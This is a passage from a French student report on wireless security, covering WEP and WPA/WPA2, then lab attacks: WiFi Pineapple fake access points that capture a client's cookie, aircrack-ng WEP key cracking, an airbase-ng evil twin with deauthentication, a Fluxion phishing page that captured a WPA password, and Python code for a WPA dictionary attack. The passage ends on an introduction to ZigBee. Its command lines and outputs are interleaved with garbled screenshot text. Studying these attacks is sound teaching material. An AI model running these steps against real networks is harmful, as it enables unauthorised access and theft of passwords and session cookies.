La gestion des clés n'est pas spécifiée dans la norme WEP et constitue donc l'une de ses faiblesses. La plupart des réseaux sans fil qui l'utilise ont une seule clé partagée entre chaque noeud du réseau. La synchronisation du changement de clés est fastidieuse et difficile, les clés sont rarement changées. En outre, la taille de la clé 40 bits a été citée comme une de ses faiblesses. Quand la norme a été écrite en 1997, les clés à 40 bits étaient considérées comme raisonnables pour certaines applications puisque l'objectif était de se protéger contre "écoute occasionnelle", cela semblait suffisant à l'époque. La norme 802.11 ne spécifie aucune taille de clé WEP autre que 40 bits. La plupart des fournisseurs ont mis en place un standard qui augmente la taille de la clé à 128 bits. De toute évidence, les clés 128 bits sont plus résistantes aux attaques par force brute que les clés 40 bits. Mais les attaques par force brute sur les clés de 128 bits qui prendraient des milliards d'années ne sont pas considérées comme la principale faiblesse du WEP.

4.4.5 Chiffrement WPA/WPA2(Wi-Fi Protected Access)

L'évolution du chiffrement dans les réseaux sans fil est connu avec le WPA qui signifie "Wi-Fi Protected Access".

WPA est un protocole de sécurité conçu pour créer des réseaux sans fil sécurisés (Wi-Fi). Il est similaire au protocole WEP, mais offre des améliorations dans la manière dont il traite les clés de sécurité et la manière dont les utilisateurs sont autorisés.

WPA utilise le protocole **TKIP** (Temporal Key Integrity Protocol) qui modifie de manière dynamique la clé utilisée par le système. Cela empêche les intrus de créer leur propre clé de chiffrement pour correspondre à celle utilisée par le réseau sécurisé alors que WPA2 utilise le protocole **AES** qui est un algorithme de chiffrement plus complexe et sûr. AES est un algorithme de chiffrement qui n'a pas été spécialement développé pour les réseaux Wi-Fi.

WPA implémente également ce qu'on appelle le protocole **EAP** (Extensible Authentication Protocol) pour autoriser des utilisateurs au lieu d'ordinateurs basés uniquement sur leurs adresses MAC. Il peut utiliser plusieurs autres méthodes pour vérifier l'identité de chaque ordinateur cela rend plus difficile l'accès au réseau sans fil pour les systèmes non autorisés.

	WEP	WPA	WPA2
Encryption	RCA4	RCA4	AES
Key Rotation	None	Dynamic	Dynamic
Key Distribution	Manual	Automatic	Automatic
Authentication	WEP Key	802.1x & EAP	802.1x & EAP

FIGURE 32 – La différence entre WEP et WPA/WPA2

Source :/www.guidingtech.com

4.5 Attaques et outils utilisés

4.5.1 Utilisation de WiFiPineApple

WiFiPineApple est une version customisée de Linux tournant avec un shell Ash. Beaucoup d'outils connus sont intégrés par défaut (Aircrack-ng,Airmon-ng,...) et il contient plusieurs modules qui pour écouter et capturer le trafic du réseau.

— Dwall

C'est un outil qui permet d'écouter ce qui se passe dans le réseau . Nous l'avons utilisé pour créer un faux point d'accès. Lorsque quelqu'un se connecte à ce faux point d'accès, nous pouvons visualiser les pages, les cookies et les données de la personne connectée.

Clients				
MAC Address	IP Address	SSID	Hostname	Kick Client
6C:C7:EC:B9:08:76	172.16.42.178	Wifi_gratuit	Galaxy-S8	<input type="button" value="Kick"/>

FIGURE 33 – Clients connectés au faux point d'accès

— Deauth

c'est un outil qui permet de déconnecter les clients du réseau.

— Tcpdump

C'est un outil de capture et d'analyse réseau. Il permet d'avoir une analyse en direct du réseau ou d'enregistrer la capture dans un fichier afin de l'analyser pour plus tard.

— SiteSurvey

c'est un outil permet scanner les réseaux Wi-Fi disponibles et de récupérer le "Handshake" d'un réseau Wi-Fi.

DWall Settings

DWall is currently running.

URLs

Client	URL
172.16.42.178	http://b2rm.univ-lille1.fr/tmp/cache/styleSheet_combined_b69c7a999652f38bc1a3c3db93f0170c
172.16.42.178	http://b2rm.univ-lille1.fr/
172.16.42.210	http://tile-service.weather.microsoft.com/fr-FR/livetile/preinstall?region=FR&appid=C98EA5B0842DDB9405BBF071E1DA76512D21FE36&FO

Cookies

Client	Cookie
172.16.42.178	CMSSESSID=de4d04fcf8f14=40l5dm8ei8opdupov0uc7jhq1

Images

FIGURE 34 – l'écoute en utilisant Dwall



FIGURE 35 – les données de la capture du trafic

Date	Action		
2019-04-18 10-53-44	View	Download	Delete
2019-04-17 13-07-06	View	Download	Delete
2019-04-17 10-58-08	View	Download	Delete

FIGURE 36 – les captures

SSID ▾	MAC	Encryption	Cipher	Auth	Channel	Frequency	Signal	Quality	Capture ▾	Deauth ▾
Livebox-0632 ▾	34:8A:AE:1F:06:32 ▾	Mixed WPA/WPA2	CCMP, TKIP	PSK	6	2.437 Ghz	-65 dBm	64%	Stop	Stop
Livebox-BBA8 ▾	8C:F8:13:0C:BB:A8 ▾	Mixed WPA/WPA2	CCMP, TKIP	PSK	6	2.437 Ghz	-67 dBm	61%	Capture	Deauth
Livebox-BBA8 ▾	8C:F8:13:0C:BB:A9 ▾	Mixed WPA/WPA2	CCMP, TKIP	PSK	60	5.3 Ghz	-78 dBm	46%	Capture	Deauth
orange ▾	46:8A:AE:1F:06:32 ▾	None			6	2.437 Ghz	-66 dBm	63%	Capture	Deauth
SFR-57e3 ▾	40:65:A3:E5:57:E9 ▾	Mixed WPA/WPA2	CCMP, TKIP	PSK	11	2.462 Ghz	-90 dBm	29%	Capture	Deauth
SFR-57e3 ▾	D4:7B:B0:F1:A6:95 ▾	Mixed WPA/WPA2	CCMP, TKIP	PSK	48	5.24 Ghz	-75 dBm	50%	Capture	Deauth
SFR-8cb8 ▾	24:7F:20:9D:8C:BE ▾	Mixed WPA/WPA2	CCMP, TKIP	PSK	1	2.412 Ghz	-40 dBm	100%	Capture	Deauth
SFR-8cb8_5GHz ▾	24:7F:20:9D:8C:BF ▾	Mixed WPA/WPA2	CCMP, TKIP	PSK	36	5.18 Ghz	-57 dBm	76%	Capture	Deauth
TP-Link_7404 ▾	B0:4E:26:D5:74:04 ▾	Mixed WPA/WPA2	CCMP	PSK	1	2.412 Ghz	-29 dBm	100%	Capture	Deauth

Capture ①										
Refresh Capture										
Date	SSID	MAC	IVS	WPA Handshake	Action					
2019-04-18 10-56-29	Livebox-0632	34:8A:AE:1F:06:32	9	No	View	Download	Delete			

FIGURE 37 – sitesurvey scan




FIGURE 40 – Aircrack-ng

4.5.2 Attaque sur WEP

Aircrack-ng nous a permis d'attaquer un réseau WiFi WEP. Nous avons commencé par activer le mode moniteur. Ensuite, nous cherchons les réseaux Wi-Fi disponibles et choisissons un réseau Wi-Fi avec un chiffrement WEP en utilisant "airodump-ng". Après avoir choisi notre réseau cible, nous lançons la commande "aircrack-ng" et on attend l'obtention du clé.




FIGURE 38 – Scanner le réseau





FIGURE 39 – Récupération de la capture WEP




```

root@kali:~# aircrack-ng crackwep-01.cap
Opening crackwep-01.cap wait... crackwepde  Documents fluxion handshakes
Read 20570 packets.          mo-01.      mo-01.
                            kismet.csv  kismet.net...
# BSSID                  ESSID
Musique
1 00:24:D4:C9:B1:20  freebox_starvolante
Téléchargements           Modèles    Musique
Choosing first network as target.
Vidéos
Opening crackwep-01.cap wait...
Read 20570 packets.

1 potential targets
+ Autres emplacements
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 11 ivs.

```

FIGURE 41 – Le début de l'attaque



```

root@kali:~# aircrack-ng 1.2 rc4
[00:01:03] Tested 59362 keys (got 15009 IVs)
KB   depth  byte(vote)
0   0/  3   01(24064) 48(21248) E2(20736) 62(20480) B7(19968)
1   2/ 94   73(18944) D2(18944) FB(18944) 11(18944) 3E(18688)
2   0/  7   10(22784) 15(20992) 95(20736) D3(20480) C9(20224)
3   0/ 10   64(22528) 16(20992) 61(20224) BE(19968) DE(19968)
4   2/  4   8D(20224) E8(19456) D8(19200) 51(18944) 1C(18688)

KEY FOUND! [ 01:73:10:64:00 ]
Decrypted correctly: 100%

```

FIGURE 42 – Le PIN trouvé

4.5.3 Evil Twin Fake Acces Point

- Activation du mode moniteur
- On cherche les réseaux Wi-Fi disponibles
- Création du faux point d'accès à l'aide de la commande "airebase-ng"
- Déconnecter le client du réseau "Deauth"

```
Fichier Édition Affichage Rechercher Terminal Aide
root@kali:~# airmon-ng check
Found 3 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
513 NetworkManager
571 wpa_supplicant
2170 dhclient

root@kali:~# airmon-ng check kill
Killing these processes:

PID Name
571 wpa_supplicant
```

FIGURE 43 – Mode moniteur

```

root@kali:~# airmon-ng start wlan0
PHY      Interface      Driver      Chipset
phy0      wlan0          rt2800pci   Ralink corp. RT3290 Wireless 802.11n 1T/
1R PCIe
                                         (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan
0mon)
                                         (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# iwconfig
lo      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short long limit:2    RTS thr:off    Fragment thr:off
          Power Management:off

eth0      no wireless extensions.

```

FIGURE 44 – Activation de Mode Moniteur

CH 14][Elapsed: 30 s][2019-04-23 16:09											
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID		
B0:4E:26:D5:74:04	-57	34	4 0 4 130	WPA2 CCMP	PSK	TP-Link_7404					
24:7F:20:9D:8C:BE	-71	18	1 0 1 130	WPA2 CCMP	PSK	SFR-8cb8					
8C:F8:13:0C:BB:A8	-77	4	0 0 6 130	WPA2 CCMP	PSK	Livebox-BBA8					
34:8A:AE:1F:06:32	-85	19	0 0 6 130	WPA2 CCMP	PSK	Livebox-0632					
46:8A:AE:1F:06:32	-85	21	0 0 6 130	OPN		orange					
40:65:A3:E5:57:E9	-86	18	10 1 11 130	WPA2 CCMP	PSK	SFR-57e3					

FIGURE 45 – scanner le réseau

```

root@kali:~# airbase-ng -a AA:AA:AA:AA:AA:AA --essid TP-Link_7404 -c 4 wlan0mon
16:10:42 Created tap interface at0
16:10:42 Trying to set MTU on at0 to 1500
16:10:42 Trying to set MTU on wlan0mon to 1800
16:10:42 Access Point with BSSID AA:AA:AA:AA:AA:AA started.

          BSSID      PWR  Beacons      #Data, #/

```

FIGURE 46 – Création de Faux Point d'accès

CH 9][Elapsed: 2 mins][2019-04-23 16:11										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
AA:AA:AA:AA:AA:AA	0	578	0	0	14	54	OPN		TP-Link_7404	
B0:4E:26:D5:74:04	-57	192	259	0	4	130	WPA2 CCMP	PSK	TP-Link_7404	

FIGURE 47 – Vérification de faux point d'accès

```
#16:10:42: Trying to set MTU on wlan0mon to 1500
#16:10:42: -Trying to set MTU on wlan0mon to 1800 wlan0mon
#16:10:42: Access Point with BSSID AA:AA:AA:AA:AA:AA started.
#16:13:54: Client 6C:C7:EC:B9:08:76 associated (unencrypted) to ESSID: "TP-Link_7
a404"q for beacon frame (BSSID: B0:4E:26:D5:74:04) on channel 8
#16:13:54: Client 6C:C7:EC:B9:08:76 associated (unencrypted) to ESSID: "TP-Link_7
#404"eplayng --deauth 0 -a B0:4E:26:D5:74:04 wlan0mon
#16:13:54: Client 6C:C7:EC:B9:08:76 associated (unencrypted) to ESSID: "TP-Link_7
#404"on is on channel 8, but the AP uses channel 4
#16:13:54: Client 6C:C7:EC:B9:08:76 associated (unencrypted) to ESSID: "TP-Link_7
#404"
16:13:54: Client 6C:C7:EC:B9:08:76 associated (unencrypted) to ESSID: "TP-Link_7
#404"
16:13:54: Client 6C:C7:EC:B9:08:76 associated (unencrypted) to ESSID: "TP-Link_7
#404"
16:13:54: Client 6C:C7:EC:B9:08:76 associated (unencrypted) to ESSID: "TP-Link_7
#404"
16:13:54: Client 6C:C7:EC:B9:08:76 associated (unencrypted) to ESSID: "TP-Link_7
#404"
16:13:54: Client 6C:C7:EC:B9:08:76 associated (unencrypted) to ESSID: "TP-Link_7
#404"
16:13:54: Client 6C:C7:EC:B9:08:76 associated (unencrypted) to ESSID: "TP-Link_7
#404"
16:13:54: Client 6C:C7:EC:B9:08:76 associated (unencrypted) to ESSID: "TP-Link_7
#404"
16:13:54: Client 6C:C7:EC:B9:08:76 associated (unencrypted) to ESSID: "TP-Link_7
#404"
```

FIGURE 48 – Le client se connecte au faux point d'accès


4.5.4 Outil Fluxion

- Lancement du script
- Choix de chaînes
- Création de faux point d'accès "Hostapd"
- scanner le réseau Wi-Fi
- Déconnecter les clients du réseau choisit "Deauth"
- Récupération du "Handshake"
- L'envoi d'une fausse page web pour récupérer le mot de passe
- Récupération de mot de passe



```
root@kali:~/fluxion# ./fluxion.sh
```

FIGURE 49 – Exécution de script



```
root@kali:~/fluxion# ./fluxion.sh
```

[~] Recents

[★] Favors

[FLUXION 2] < Fluxion Is The Future >

[docs] fluxion.sh

[install]

[language]

[lib]

[Dossier personnel]

[2] Sélectionnez un canal

README. siteinstaller sites

md .py

[1] Tous les canaux

[2] Canal spécifique

[3] Retour

```
[deltaxflux@fluxion] - [~]
```

FIGURE 50 – Le choix de chaînes

```
[2] Sélectionnez une option d'attaque
[1] FakeAP - Hostapd (Recommandé)
[2] FakeAP - airbase-ng (Connexion plus lente)
[3] Retour
```

FIGURE 51 – Cr éation de faux point d'acc ès "Hostapd"

IRIS	docs	WIFI LIST	on.sh	install	language	lib	loc
ID	person	MAC		CHAN	SECU	PWR	ESSID
[1]		00:1F:9F:F3:20:F1		11	WPA2	-1%	Bbox-696538
[2]		68:A3:78:65:B7:44	siteinscanner.py	6	WPA2	3%	Freebox-65B743
[3]	nts	F4:CA:E5:A3:81:44		11	WPA2	5%	Freebox-5906C6
[4]		34:27:92:43:7D:91		6	WPA2	5%	FreeWifi_secure
[5]		34:27:92:43:7D:8F		6	WPA2	5%	Freebox-437D8E
[6]		00:37:B7:87:62:22		1	WPA2	7%	Livebox-6222
[7]*	one charge	40:65:A3:E5:57:E9		11	WPA	11%	
[8]		34:8A:AE:1F:06:32		6	WPA2	13%	Livebox-0632
[9]		6A:5D:51:CF:E3:15		1	WPA2	13%	SFR WiFi Mobile
[10]		E4:5D:51:CF:E3:16		1	WPA2	15%	SFR_E310
[11]		8C:F8:13:0C:BB:A8		6	WPA2	18%	Livebox-BBA8
[12]*		24:7F:20:9D:8C:BE		1	WPA2	27%	SFR-8cb8
[13]*		B0:4E:26:D5:74:04		4	WPA2	53%	TP-Link_7404

FIGURE 52 – Scanner le réseau

Deauthenticating client D0:C5:D3:46:F5:5B

```

16:21:55 Sending 64 directed DeAuth (code 7). STMAC: [D0:C5:D3:46:F5:5B] [721129 ACKs]
16:21:55 Sending 64 directed DeAuth (code 7). STMAC: [D0:C5:D3:46:F5:5B] [1271128 ACKs]
16:21:56 Sending 64 directed DeAuth (code 7). STMAC: [D0:C5:D3:46:F5:5B] [ 61126 ACKs]
16:21:57 Sending 64 directed DeAuth (code 7). STMAC: [D0:C5:D3:46:F5:5B] [ 01125 ACKs]
16:21:57 Sending 64 directed DeAuth (code 7). STMAC: [D0:C5:D3:46:F5:5B] [ 01128 ACKs]
16:21:58 Sending 64 directed DeAuth (code 7). STMAC: [D0:C5:D3:46:F5:5B] [ 01128 ACKs]
16:21:58 Sending 64 directed DeAuth (code 7). STMAC: [D0:C5:D3:46:F5:5B] [ 01128 ACKs]
16:21:59 Sending 64 directed DeAuth (code 7). STMAC: [D0:C5:D3:46:F5:5B] [ 01127 ACKs]
16:21:59 Sending 64 directed DeAuth (code 7). STMAC: [D0:C5:D3:46:F5:5B] [ 01129 ACKs]
16:22:00 Sending 64 directed DeAuth (code 7). STMAC: [D0:C5:D3:46:F5:5B] [ 01128 ACKs]
16:22:00 Sending 64 directed DeAuth (code 7). STMAC: [D0:C5:D3:46:F5:5B] [ 01129 ACKs]
16:22:01 Sending 64 directed DeAuth (code 7). STMAC: [D0:C5:D3:46:F5:5B] [ 01128 ACKs]
16:22:01 Sending 64 directed DeAuth (code 7). STMAC: [D0:C5:D3:46:F5:5B] [ 01127 ACKs]
16:22:02 Sending 64 directed DeAuth (code 7). STMAC: [D0:C5:D3:46:F5:5B] [ 01123 ACKs]
16:22:02 Sending 64 directed DeAuth (code 7). STMAC: [D0:C5:D3:46:F5:5B] [ 01127 ACKs]
16:22:03 Sending 64 directed DeAuth (code 7). STMAC: [D0:C5:D3:46:F5:5B] [ 01124 ACKs]
16:22:04 Sending 64 directed DeAuth (code 7). STMAC: [D0:C5:D3:46:F5:5B] [281129 ACKs]
16:22:04 Sending 64 directed DeAuth (code 7). STMAC: [D0:C5:D3:46:F5:5B] [ 01127 ACKs]
16:22:05 Sending 64 directed DeAuth (code 7). STMAC: [D0:C5:D3:46:F5:5B] [ 01128 ACKs]

```

FIGURE 53 – Deauth

Capturing data on channel --> 4

CH 4][Elapsed: 48 s][2019-04-23 16:21][WPA handshake: B0:4E:26:D5:74:04								
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER AUTH ESSID
B0:4E:26:D5:74:04	-6	0	483	32	0	4	130	WPA2 CCMP PSK TP-Link_7404
BSSID	STATION		PWR	Rate	Lost	Frames	Probe	
B0:4E:26:D5:74:04	D0:C5:D3:46:F5:5B		0	1e- 1e	423004	21985	TP-Link_7404	

FIGURE 54 – Récupération de "Handshake"




FIGURE 55 – La transmission d'une fausse page web aux clients du réseau

```

★ Favoris Bureau crackwepde crackwepde crackwepde
          mo-01.cap mo-01.csv mo-01.
Ouvrir + TP-Link_7404-password.txt Enre
~/

FLUX 2 by ghost

SSID: TP-Link_7404
BSSID: B0:4E:26:D5:74:04 ()
Channel: 4
Security: WPA2
Time: 00:02:30
Password: 08051937
|
```

FIGURE 56 – Password

4.5.5 Attaque PMKID sur WPA-PSK

Cette attaque fait partir du Projet d'UE réseaux avancées 2. Nous avons créé un fichier python qui permet de générer tous les mots de passes qui commence par "aaaa****". Dans le deuxième fichier python, nous avons définis une fonction PRF512(une fonction qui calcule le PMK).

Ensuite, nous avons récupéré les informations suivantes(apmac, smac, anonce, snonce) qui se trouvent dans la capture WPA qui nous a été donnée avec le projet. Puis nous avons calculé le (PMK,PTK,KCK).

- **PMK** Pairwise Master Keys.
- **PTK** Pairwise Transient Keys(la dérivée de PMK).
- **MIC** Message Integrity Code.
- **ANONCE** Valeur générée aléatoirement est envoyée par le point d'accès à la station de connexion.

Nous sommes capable de calculer le MIC de chaque mot de passe du dictionnaire, il ne nous reste plus qu'à comparer chacun des MIC avec le MIC qui se trouve dans la capture WPA. Après l'exécution le mot de passe trouvé c'est "aaaababa".

```

#!/usr/bin/python
import random, itertools, string

prefixe="aaaa"
f=open("listt.txt","w")
element = "abcdefghijklmnopqrstuvwxyz"
for i in itertools.product(element,repeat=4):
    passwd=prefixe+ ''.join(i)+"\n"
    f.write(passwd)
f.close()
```

FIGURE 57 – Dictionnaire

```

def PRF512(key,A,B):
    blen = 64
    i    = 0
    R    = ''
    while i<=((blen*8+159)/160):
        hmacsha1 = hmac.new(key,A+chr(0x00)+B+chr(i),hashlib.sha1)
        i+=1
        R = R+hmacsha1.digest()
    return R[:blen]

```

FIGURE 58 – La fonction PRF

```

PTK: 34afca150de8de4599ff9200d55adc781aacbb44a75dc4c447eed2fac6456d5de968e810567a5fdf4b5b9714c9514bf4826371a0afa
7e62087849d18a914e378
KCK: 34afca150de8de45
*****ECHEC*****
Password :aaaababa
PTK: fc82e41ad64a8344b91177e68d17ea26e6b47204aa4781d3a2a1f30a2773d0ce8c6d1855bc42238a0dd49919c1bf8ccbe1e4e721d2c
54f68f716c14bb8b4f3bf
KCK: fc82e41ad64a8344
++++++ SUCCES++++++ voici le mot de passe : aaaababa
tubah@tubah-VivoBook-15-ASUS-Laptop-XS60UD:~/Documents/projet_res2$ 

```

FIGURE 59 – Password

5 ZigBee

5.1 Présentation

ZigBee est un protocole de communication sans-fil de haut niveau permettant la liaison de petites radios, il est généralement utilisé dans la domotique des équipements personnels. Le protocole ZigBee est basé sur la norme IEEE 802.15.4 qui est destinée aux réseaux à dimension personnelle WPAN (Wireless Personal Area Network) et de faible consommation LR (Low Rate).

Les spécifications sont gérées par la communauté ZigBee Alliance et son but est la communication de courte distance comme le protocole Bluetooth mais en étant le moins cher et le plus simple.

La spécification initiale se caractérisait par un protocole lent, un rayon d'action relativement faible, une fiabilité assez élevée et sa consommation très réduite qui implique son prix de revient faible.

La dernière spécification la ZigBee PRO 2017 quant à elle, offre un réseau maillé complet capable de prendre en charge des centaines de périphériques sur un seul réseau, sa mise à jour tire leçon du déploiement de dizaines de millions d'appareils dans le monde. ZigBee est devenu aujourd'hui le premier choix en matière de développement pour les réseaux à faible consommation d'énergie dans les applications IoT et facilite la prise en charge avancée de réseaux plus vastes comprenant des milliers de périphériques.

ZigBee prévoit deux types d'entités ou périphériques réseau :

- **Les FFD** (Full Function Device) qui implémentent la totalité de la spécification.
Ils ont 3 rôles possibles : Coordinateur PAN(Personal Area Network), routeur ou dispositif terminal (End-Device) et peuvent communiquer avec d'autres FFD et RFD (Reduce Function Device). Généralement, un FFD est alimenté par une source non contrainte énergiquement.
- **Les RFD** (Reduce Function Device) c'est sont des entités allégées dans un objectif de moindre utilisation mémoire pour le microcontrôleur. Ils n'ont que le rôle de dispositif terminal(End-device).

5.2 Protocole et principe de fonctionnement

ZigBee est basé sur le protocole de communication définit par la norme **IEEE 802.15.4** qui donne les spécifications des couches basses notamment **la couche physique** et **la couche Mac**. Ainsi, la ZigBee Alliance définit les spécifications des couches de haut niveau de la norme 802.15.4 notamment **la couche réseau** et **la couche applicatif**. Théoriquement, les couches de haut niveau implémentées par ZigBee peuvent fonctionner dans d'autres protocoles de communication de bas niveau, mais en pratique, la ZigBee Alliance n'utilise que le protocole IEEE 802.15.4.




FIGURE 60 – Empilement des couches ZigBee sur la norme IEEE 802.15.4, [source :zigbee.org]

5.2.1 Les couches de la pile ZigBee

5.2.1.1 Certification & Logo

Pour qu'un produit porte le logo ZigBee Alliance, il doit d'abord réussir le programme de certification ZigBee. Cela garantit que le produit est conforme aux normes décrites dans la spécification ZigBee. Seuls les produits ayant obtenus la certification ZigBee peuvent afficher le logo ZigBee. Il existe deux programmes de tests certifiés ZigBee :

